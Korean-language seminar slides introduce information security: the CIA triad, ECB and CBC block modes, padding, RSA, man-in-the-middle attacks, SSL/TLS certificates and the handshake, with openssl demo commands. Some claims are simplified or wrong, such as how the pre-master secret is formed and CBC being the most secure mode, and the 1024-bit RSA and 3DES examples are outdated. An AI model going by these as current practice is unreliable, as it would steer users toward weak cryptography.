Security

Nunu

정보보안의 핵심 원칙

1. 기밀성

오직 인가된 사람/프로세스/시스템이 알 필요성에 근거하여 시스템에 접근하여야 한다는 원칙

(암호화, 네트워크 트래픽 통제)

2. 무결성

정보는 고의적인, 비인가된, 우연한 변경으로부터 보호되어야 한다는 원칙

(전자서명, 바이러스 백신, 해쉬함수)

3. 가용성

정보는 사용자가 필요로 하는 시점에 접근 가능해야 한다는 원칙

(백업, 클러스터링)

암호화

- 현대암호는…

– 암호의 종류를 알려줘도 못 푸는게 함정.

대칭키 암호

암호화에 사용되는 Key = 복호화에 사용되는 Key

- Block Algorithm (블록 암호) : 특정 비트 수의 집합을 한 번에 처리


- Stream Algorithm (스트림 암호) : 데이터 흐름을 순차적으로 처리

블록 암호


블록 암호의 운용모드에는…

평문 블록 안의 내용이 조금이라도 바뀌면 => 암호화 블록 전체가 변한다.


ECB (Electric Codebook) -
- 제일 간단한 모드
- 64 bit block
- 모든 블록에 똑같은 키 사용.
- 작은 메시지에만 사용 권장.



ECB Mode


deadbeef15deaddeadca771e
deadbeef
15deadde
adca771e
E
E
E
19f793e2
19f793e2
19f793e2
c75a2d0d
0c293e3c
b43de4fc
c75a2d0d0c293e3cb43de4fc
deadbeef15deaddeadca771e
deadbeef
15deadde
adca771e
19f793e2
19f793e2
19f793e2
D
D
D
c75a2d0d
0c293e3c
b43de4fc
c75a2d0d0c293e3cb43de4fc
Sender
Receiver

하지만 ECB는…



Original image

Encrypted using ECB mode


ECB의 최대 약점은…

같은 평문 블록 =〉 같은 암호문 블록을 준다는 것이 함정


- 이때, 공격자들은:
- 두 ECB 암호화된 메시지가 같은 지 비교해 볼 수 있고,
- Prefix, substring, 반복된 문자열의 유무를 확인할 수 있다. (연속된 space나 null bytes, header field 등)

(ex. Adobe password database leak, 2013)

CBC Mode (Cipherblock Chaining)




Cipher Block Chaining (CBC) mode encryption




CBC 암호화 방식

- 블록 암호화 운영 모드 중 보안성이 가장 높다.
- 각 평문 블록은 암호화하기 전,
  이전 암호문과 XOR를 먼저 수행한다.
- 첫번째 암호문은 IV와 XOR.
- IV가 제 2의 Key로 사용되기도 한다.
- 암호문이 블록의 배수가 되기 때문에 복호화 후의 평문을 얻기 위해 Padding을 해준다.

CBC Mode


deadbeef15deaddeadca771e
deadbeef
15deadde
adca771e
Init vector
7437ae8f
c75a2d0d
0c293e3c
aa9a1060
d28480d3
a1e34922
E
E
E
key
19f793e2
19f793e2
19f793e2
c75a2d0d
0c293e3c
b43de4fc


c75a2d0d
0c293e3c
b43de4fc
D
D
D
19f793e2
19f793e2
19f793e2
aa9a1060
d28480d3
a1e34922
7437ae8f
c75a2d0d
0c293e3c
deadbeef
15deadde
adca771e

패딩(Padding)?


“wheelseminarsecurity”

Wheelsem | inarsecu | rity ? ? ? ?

남은 4비트를 채워야 할 때 쓰는것을 “Padding”이라고 부른다.

N byte가 부족할때 /xN을 N개 넣는 방식.
Ex) rity/x04/x04/x04/x04

스트림 암호



- 평문을 2진수로 변환한 뒤,

- 유사난수를 연속적으로 생성하여 암호화하려는 자료와 결합(XOR)하는 구조

블록 암호화 vs 스트림 암호화

구분	스트림 암호	블록 암호
장점	암호화 속도가 빠르고 에러 전파 현상이 없다.	높은 확산, 기밀성, 해시함수 등 다양하다.
단점	낮은 확산을 갖는다.	느린 암호화, 에러전달을 갖는다.
암호화 단위	비트	블록
주요 대상	음성, 오디오 스트리밍, 비디오 스트리밍	일반데이터 전송, 스토리지 저장
사례	LFSR, MUX generator	DES, 3DES, Blowfish, Twofish, , RC5, AES(Rijndael), IDEA, SEED, ARIA, HIGHT
암호 크기		64~256 비트

대칭키 암호의 단점?

- n명이 정보교환을 할 시에, nC2만큼의 키가 필요.
(키의 분배 및 디지털 서명이 불가능)

- 또한, key를 교환과정에서 도청당하면 암호가 풀림

공개키 암호

- 비대칭키라고도 한다!

1. 송신자는 수신자의 공개키를 구한다.
2. 송신자는 수신자의 **공개키**로 평문을 암호화한다.
3. 송신자는 암호화된 메시지를 상대방에게 전달한다. 메시지는 암호화되어 있기 때문에 전달 도중에 유출되거나 도청이 되더라도 암호문으로부터 원문을 알아내기 어렵다.
4. 수신자는 **자신의 비밀키**로 암호화된 메시지를 해독해서 평문을 얻는다.

RSA

1. 소수 p,q를 고른다
2. N=pq를 만든다
3. N과 서로소인 e를 고른다
4. e의 $\phi(N)$에대한 잉여역수 d를 구한다
5. plaintext *m*을 e제곱하고 N으로 나누면 ciphertext *c*를 얻을 수 있다.
6. 복호화 하는쪽은 c를 d제곱한 후 N으로 나누면 plaintext *m*을 얻을 수 있다.

(* $\phi(N)$은 즉, *n*이 양의 정수일 때, $\phi(n)$은 *n*과 서로소인 1부터 *n*까지의 정수의 개수인데, 이때 이 값은 (p-1)*(q-1).)

잉여역수..? (a.k.a. 모듈러 역수)

4. 확장된 유클리드 호제법을 이용하여 $d \times e$를 $\varphi(N)$로 나누었을 때 나머지가 1인 정수 d를 구한다. ($de \equiv 1 \pmod{\varphi(N)}$)

A (mod C) 의 모듈러 역수를 A^{-1} 라고 할 때,

$(A * A^{-1}) \equiv 1 \pmod{C}$ ➡ $(A * A^{-1}) \bmod C = 1$


*C와 서로소인 수(C와 공통 소인수가 없는 수) 만 모듈러 역수를 가진다.

Ex)
A= 3 , C = 7일 때, A * B mod C = 1을 만족하는 B값을 찾자!

3 * 0 ≡ 0 (mod 7)
3 * 1 ≡ 3 (mod 7)
3 * 2 ≡ 6 (mod 7)
3 * 3 ≡ 9 ≡ 2 (mod 7)
3 * 4 ≡ 12 ≡ 5 (mod 7)
3 * 5 ≡ 15 (mod 7) ≡ 1 (mod 7) 〈------ 잉여역수! $A^{-1} = B = 5$
3 * 6 ≡ 18 (mod 7) ≡ 4 (mod 7)

*숫자가 클 때는, 확장된 유클리드 알고리즘을 이용해서 찾을 수 있다!

Man in the Middle



통신하는 과정에 공격자가 중간에 끼어들어 잘못된 정보를 전송하거나 도청을 하는 행위.

진작 통신하는 당사자들은 이러한 사실을 깨닫지 못한다..!

HTTPS 와 SSL

- HTTPS = HTTP + (On **S**ecure **S**ocket **L**ayer)
- HTTPS는 SSL 프로토콜 위에서 돌아가는 프로토콜!

- SSL (Secure Sockets Layer) 이란?
- 웹 서버 인증, 서버 인증이라고도 불린다. 클라이언트와 서버 간의 통신을 제3자가 보증해주는 전자화된 문서

SSL을 쓰면 좋은 점!

- 통신 내용이 공격자에게 노출되는 것을 막을 수 있다.
- 클라이언트가 접속하려는 서버가 신뢰 할 수 있는 서버인지를 판단할 수 있다.
- 통신 내용의 악의적인 변경을 방지할 수 있다.

- 그리고.. 암호화를 이때까지 봤던 이유..!

=〉 <u>SSL의 핵심은 암호화다</u>

SSL

- SSL은 보안과 성능상의 이유로 두가지 암호화 기법을 혼용.

1. 대칭키

openssl을 이용해서 대칭키 방식으로 암호화해보자!

```
echo 'this is the plain text' > plaintext.txt;
openssl enc -e -des3 -salt -in plaintext.txt -out ciphertext.bin;
openssl enc -d -des3 -in ciphertext.bin -out plaintext2.txt;
```

- enc -e -des3 : des3 방식으로 암호화 함
- -in plaintext.txt -out ciphertext.bin : plaintext.txt 파일을 암호화 한 결과를 ciphertext.bin 파일에 저장함

2. 공개키
openssl을 이용해서 공개키 방식으로 암호화해보자!

openssl genrsa -out private.pem 1024;
(private.pem이라는 1024 bit의 공개키를 생성, 사이즈가 크면 클수록 안전하다!)

openssl rsa -in private.pem -out public.pem -outform PEM -pubout;
(“private.pem” 비공개키에 대한 “public.pem“ 공개키를 생성.
이 공개키를 자신에게 정보를 제공할 사람에게 전송하면 된다.)

echo ‘ I love sparcs!' > file.txt
(자, 그러면 비공개키를 가지고 있는 사람에게 file.txt를 전송한다고 해보자.)

```
openssl rsautl -encrypt -inkey public.pem -pubin -in file.txt -out file.ssl;
```
(file.txt의 내용을 RSA방식으로 암호화해 file.ssl을 생성한다. 이 때 사용된 공개키는 public.pem이다.)

```
openssl rsautl -decrypt -inkey private.pem -in file.ssl -out decrypted.txt
```
(file.ssl을 받은 수신자는 private.pem 비공개키를 통해 복호화할수 있다.)

SSL 인증서

인증서의 기능은 크게 2가지다!

- 클라이언트가 접속한 서버가 신뢰 할 수 있는 서버임을 보장한다.
- SSL 통신에 사용할 공개키를 클라이언트에게 제공한다.


- CA (Certificate authority)

인증서의 역할은 클라이언트가 접속한 서버가 클라이언트가 의도한 서버가 맞는지를 보장하는 역할.

민간기업이 이런 역할을 하는데, 신뢰성이 엄격하게 공인된 기업들만 참여 가능.

공인된 인증서가 아닌 사설 CA의 인증서를 이용하는 경우…

공인된 CA가 제공하는 인증서를 사용하는 경우…



* 브라우저는 이미 CA의 리스트 및 각 CA의 공개키를 알고있다! (브라우저의 소스코드 안에 있다!)

SSL 통신 과정

1. 악수 (Handshake)

서로 상대방이 존재하는지, 또 상대방과 데이터를 주고 받기 위해서는 어떤 방법을 사용해야 하는지를 파악하는 단계

1-1. Client Hello

클라이언트 측에서 생성한 랜덤 데이터

클라이언트가 지원하는 암호화 방식들 : 클라이언트와 서버가 지원하는 암호화 방식이 서로 다를수도 있다!

세션 아이디 : 이미 SSL 핸드쉐이킹을 했다면 비용과 시간을 절약하기 위해서 기존의 세션을 재활용.

SSL 통신 과정

1-2. Server Hello

서버 측에서 생성한 랜덤 데이터

서버가 선택한 클라이언트의 암호화 방식

인증서

1-3. 서버의 인증서가 CA list에 있는지 확인.

(Client의 내장된 CA의 공개키를 이용해서 인증서를 복호화 후 복호화에 성공 여부에 따라 판단)

SSL 통신 과정

1-4. Server의 랜덤 데이터와 Client가 생성한 랜덤 데이터를 조합해서 pre master secret라는 키를 생성한다.

1-5. 서버의 공개키로 pre master secret 값을 암호화해서 서버로 전송하면 서버는 자신의 비공개키로 안전하게 복호화 할 수 있다.

1-6. 서버와 클라이언트는 특정 과정을 거쳐서 pre master secret 값을 master secret 값으로 만든다. 그리고, master secret는 session key를 생성한다.

*세션 단계에서 session key 값을 이용해서 서버와 클라이언트는 data를 대칭키 방식으로 암호화 한 후에 주고 받는다.

SSL 통신 과정

2. 세션

- 실제로 서버와 클라이언트가 데이터를 주고 받는 단계
- 전송하기 전에 session key 값을 이용해서 대칭키 방식으로 암호화

- 왜 굳이 공개키와 대칭키를 조합해서 사용하죠?

